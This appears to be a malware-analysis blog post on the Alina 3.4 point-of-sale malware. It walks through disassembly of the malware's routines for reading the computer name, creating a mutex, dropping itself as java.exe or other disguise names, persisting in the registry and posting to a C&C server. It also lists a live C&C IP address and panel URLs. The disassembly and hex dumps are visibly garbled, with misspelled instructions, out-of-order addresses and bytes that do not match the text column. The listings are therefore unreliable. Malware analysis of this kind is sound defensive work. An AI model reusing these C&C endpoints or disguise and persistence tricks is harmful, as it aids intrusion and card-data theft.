

Alina 3.4 (POS Malware)

 xylibox.com/2013/02/alina-34-pos-malware.html



The malware come from: <http://vxvault.siri-urz.net/ViriFiche.php?ID=23179>
Hosted on the site of a deputy.



GetPCname:

004020A0	55	PUSH EBP	
004020A1	8BEC	MOV EBP,ESP	
004020A3	03EC 00	SUB ESP,0	
004020A6	6A 00	FUSH 0	pFileSystemNameSize = NULL
004020A8	6A 00	FUSH 0	pFileSystemNameBuffer = NULL
004020AA	6A 00	FUSH 0	pFileSystemFlags = NULL
004020AC	6A 00	FUSH 0	pMaxFileNameLength = NULL
004020AE	0045 FC	LEA EAX,0x000000FC PTR SS:[EBP-4]	
004020B1	50	FUSH EAX	pVolumeSerialNumber
004020E2	6A 00	FUSH 0	MaxVolumeNameSize = 0
004020E4	6A 00	FUSH 0	VolumeNameBuffer = NULL
004020E6	6A 00	FUSH 0	RootPathName = NULL
004020E9	FF15 00A04100	CALL DWORD PTR DS:[41A050C]	GetVolumeInformationA
004020EE	884D FC	MOV ECX,0x000000FC PTR SS:[EBP-4]	
004020C1	51	FUSH ECX	
004020C2	68 B0CF4100	FUSH 410CFB4	ASCII "%h"
004020C7	68 F0254200	FUSH 4225FD	
004020CC	E9 0C308000	JMP 00408000	3_4.00408000
004020D1	83C4 0C	ADD ESP,0C	
004020D4	0055 F8	LEA EDI,0x000000F8 PTR SS:[EBP-8]	
004020D7	52	FUSH EDI	pBufferSize
004020D8	68 10264200	FUSH 422610	Buffer = 3_4.00422610
004020DD	C745 F8 0000	MOV DWORD PTR SS:[EBP-8],200	
004020E4	FF15 90A04100	CALL DWORD PTR DS:[41A0990]	GetComputerNameA
004020EA	95C0	TEST EAX,EAX	
004020EC	75 2C	JNC SHORT 0040211A	3_4.0040211A
004020EE	A1 B0CF4100	MOV EAX,0x000000FC PTR DS:[41CFB83]	
004020F3	880D B0CF4100	MOV ECX,0x000000FC PTR DS:[41CFBC]	
004020F9	8B15 C0CF4100	MOV EDI,0x000000FC PTR DS:[41CFC03]	
004020FF	A3 10264200	MOV DWORD PTR DS:[422610],EAX	
00402104	A1 C4CF4100	MOV EAX,0x000000FC PTR DS:[41CFC43]	
00402109	890D 14264200	MOV DWORD PTR DS:[422614],ECX	
0040210F	8915 10264200	MOV DWORD PTR DS:[422618],EDI	
00402115	A3 1C264200	MOV DWORD PTR DS:[42261C],EAX	
0040211A	68 00008000	FUSH 00	BufSize = 00 (120.)
0040211F	68 70254200	FUSH 422570	PathBuffer = 3_4.00422570
00402124	6A 00	FUSH 0	hModule = NULL
00402126	FF15 24A04100	CALL DWORD PTR DS:[41A0244]	GetModuleFileNameA
0040212C	95C0	TEST EAX,EAX	
0040212E	75 0A	JNC SHORT 0040213A	3_4.0040213A
00402130	C705 70254200	MOV DWORD PTR DS:[422570],727265	
0040213A	8BE5	MOV ESP,EBP	
0040213C	50	POP EBP	
0040213D	C3	RET	

Create a mutex:

0040228E	68 C0CF4100	FUSH 410CFB4	hMutexName = "had3yghu3u95ggg906730hnu3.4"
00402293	4A 01	FUSH 1	InitialOwner = TRUE
00402295	6A 00	FUSH 0	pSecurity = NULL
00402297	FF15 50A04100	CALL DWORD PTR DS:[41A050C]	CreateMutexA

Create %appdata%/java.exe

0040266A	6A 00	FUSH 0	hTemplateFile = NULL
0040266C	6A 00	FUSH 0	Attributes = 0
0040266E	6A 02	FUSH 2	Mode = CREATE_ALWAYS
00402670	6A 00	FUSH 0	pSecurity = NULL
00402672	6A 01	FUSH 1	ShareMode = FILE_SHARE_READ
00402674	68 00000040	FUSH 40000030	Access = GENERIC_WRITE
00402679	0D95 E0FFFF	LEA EDI,0x00000000 PTR SS:[EBP-110]	
0040267F	52	FUSH EDI	FileName
00402680	FF15 20A04100	CALL DWORD PTR DS:[41A0200]	CreateFileA

If the malware can't he will try with different name (jusched.exe, jucheck.exe, desktop.exe, dwm.exe, win-firewall.exe, adobeflash.exe)


If all names are take and in read only mode the malware is trapped on infinit loop :))) Write the file:

00402958	6A 00	FUSH 0	pOverlapped = NULL
0040295D	000D 30FBFFF	LEA ECX,0x0000000D PTR SS:[EBP-4D0]	
00402963	51	PUSH ECX	pBytesRead
00402964	53	PUSH EBX	BytesToRead
00402965	50	PUSH EAX	Buffer
00402966	57	PUSH EDI	hFile
00402967	0305 30FBFFF	MOV DWORD PTR SS:[EBP-4C4],EAX	
0040296D	FF15 50A04100	CALL DWORD PTR DS:[41A0508]	ReadFile
00402973	85C0	TEST EAX,EAX	
00402975	74 40	JE SHORT 00402987	3_4.00402987
00402977	039D 30FBFFF	MOV DWORD PTR SS:[EBP-4D0],EBX	
0040297D	75 30	JNE SHORT 00402987	3_4.00402987
0040297F	8B85 30FBFFF	MOV EAX,0x0000000D PTR SS:[EBP-4C4]	
00402985	6A 00	FUSH 0	pOverlapped = NULL
00402987	0D95 30FBFFF	LEA EDI,0x0000000D PTR SS:[EBP-4D0]	
0040298D	52	FUSH EDI	pBytesWritten
0040298E	53	PUSH EBX	nBytesToWrite
0040298F	50	PUSH EAX	Buffer
00402990	56	PUSH ESI	hFile
00402991	FF15 50A04100	CALL DWORD PTR DS:[41A0508]	WriteFile


and if he fail to write he will Copy it:

00402A17	6A 00	FUSH 0	hFailIfExists = FALSE
00402A19	0D0D E0FFFF	LEA ECX,0x0000000D PTR SS:[EBP-110]	
00402A1F	51	PUSH ECX	hNewFileName
00402A20	0D95 E0FFFF	LEA EDI,0x0000000D PTR SS:[EBP-220]	
00402A26	52	FUSH EDI	ExistingFileName
00402A27	FF15 50A04100	CALL DWORD PTR DS:[41A0504]	CopyFileA


Add a registry persistence:




Launch the process:



Encode something (i've not checked what)



Call the C&C



Address	Hex dump	Comment	ASCII	Address	Value	Comment
00401F01	63 74 30 6C 26 63 3D 30 61 34 33 61 64 32 20	ascii:lsbn0403ad30		0013FE53	00000000	
00401F08	63 30 5E 40 32 4B 20 45 30 37 31 37 31 96 31	ascii:LD-03071351		0013FE59	0041E510	ASCII "POST"
00401F10	30 26 76 3D 76 3D 2E 34 26 70 3D 43 30 5C 44 6F	0xucv3_46cc140c		0013FE60	0041C000	ASCII "*/myrot/sam.php"
00401F20	65 75 6D 65 74 73 20 61 62 64 20 55 65 74 74	ements and Sent		0013FE64	0041CE08	ASCII "HTTP/1.1"
00401F30	69 6E 67 73 5C 41 64 4D 69 4E 69 72 74 72 61 74	ingsAdminIstnat		0013FE68	00000000	
00401F40	65 75 72 5C 41 70 70 6C 69 63 61 74 69 6F 20 20	eur=Application		0013FE6C	00000000	
00401F50	61 61 74 61 5C 60 61 76 61 2E 65 75 65 26 6C 64	Dakajava.exe?id		0013FE70	00000000	
00401F60	61 74 61 30 64 30 63 32 63 35 64 30 64 65 63 61	wac0c20c509ca		0013FE74	00000000	
00401F70	65 37 63 37 63 38 63 39 63 65 63 38 63 30 39 31	e7c70c30cc0c091				
00401F80	39 63 38 63 39 37 63 39 39 63 39 35 66 36 38 63	9089709a96f60a		0013FE7C	00000000	
00401F90	65 38 64 39 63 65 63 61 64 64 63 65 6C 36 64 65	e0d90ca2f0ee60e		0013FE80	00000000	
00401FA0	66 65 65 69 64 33 38 37 38 62 65 61 63 37 64 39	d9cd3870bcac7d9		0013FE84	00000039	
00401FB0	65 65 62 61 63 64 64 32 30 62 64 29 64 65 63 25	cccaef020d990c5		0013FE88	00000000	
00401FC0	35 63 32 63 35 63 63 39 34 38 62 63 65 64 33	e5c2d0ce940bedd3		0013FE8C	00CC0000	
00401FD0	62 64 66 61 81 00 00 00 00 00 00 00 00 00 00 00	c09af1.....		0013FE90	00000004	ASCII "aj"

And fail because the first is dead, so retry with 208.98.63.228

Backend info:

208.98.63.228:

OrgName: Sharktech

OrgId: SHARK-7

Address: 100 Pinehurst Ct.

City: Missoula

StateProv: MT

PostalCode: 59803

Country: US

<http://xxx.98.63.228/main.php>

<http://xxx.98.63.228/info.php>

<http://xxx.98.63.228/test.php>

<http://xxx.98.63.228/test2.php>

<http://xxx.98.63.228/api.php>

<http://xxx.98.63.228/config.php>

<http://xxx.98.63.228/autoupdate.php>

<http://xxx.98.63.228/404.html>

<http://xxx.98.63.228/wordpress/admin.php>

<http://xxx.98.63.228/forum/admin.php>

<http://xxx.98.63.228/blog/admin.php>

<http://xxx.98.63.228/blog/export.php>


<http://xxx.98.63.228/blog/config.php>

<http://xxx.98.63.228/blog/front/stats.php>

<http://xxx.98.63.228/blog/front/cards.php>

<http://xxx.98.63.228/blog/front/settings.php>

<http://xxx.98.63.228/blog/front/logs.php>



This one is cool because coder leaved comments for each action...

```
00403100 - 50 PUSH EAX
00403101 - 6A 00 PUSH 0
00403102 - 6A 00 PUSH 0
00403103 - 65 40314000 PUSH 40314000
00403104 - 6A 00 PUSH 0
00403105 - 6A 00 PUSH 0
00403106 - FF15 70004100 CALL DWORD PTR DS:[41007000]
00403107 - 5500 TEST EAX,EAX
00403108 - 74 20 JE SHORT 00403020
00403109 - 65 F0044100 PUSH 41004100
0040310A - FF15 00004100 CALL DWORD PTR DS:[41000000]
0040310B - 50 PUSH EAX
0040310C - 6A 20 PUSH 20
0040310D - 65 14054100 PUSH 410514
0040310E - 6A 02 PUSH 2
0040310F - 55 00100000 CALL 00100000
pThreadId
CreationFlags = 0
pThreadParam = NULL
ThreadFunction = Java_00403140
StackSize = 0
pSecurity = NULL
CreateThread
Java_00403200
Arg0 = 004104F0 40C11 "low thread launched successfully"
Arg1 = 00410514 40C11 "start_low_thread"
Arg2 = 00000000
Arg3 = 00000000
Arg4 = 00410514 40C11 "start_low_thread"
Arg5 = 00000000
Arg6 = 00000000
Arg7 = 00000000
Arg8 = 00000000
Arg9 = 00000000
Arg10 = 00000000
Arg11 = 00000000
Arg12 = 00000000
Arg13 = 00000000
Arg14 = 00000000
Arg15 = 00000000
```

I tried to trigger it to send data but i've not succeeded yet.

I will see the rest later.

Alina is interesting i've found many version: <http://www.kernelmode.info/forum/viewtopic.php?f=16&t=1756&start=40#p18008>

Still i've not checked these files for the moment, i don't know differences.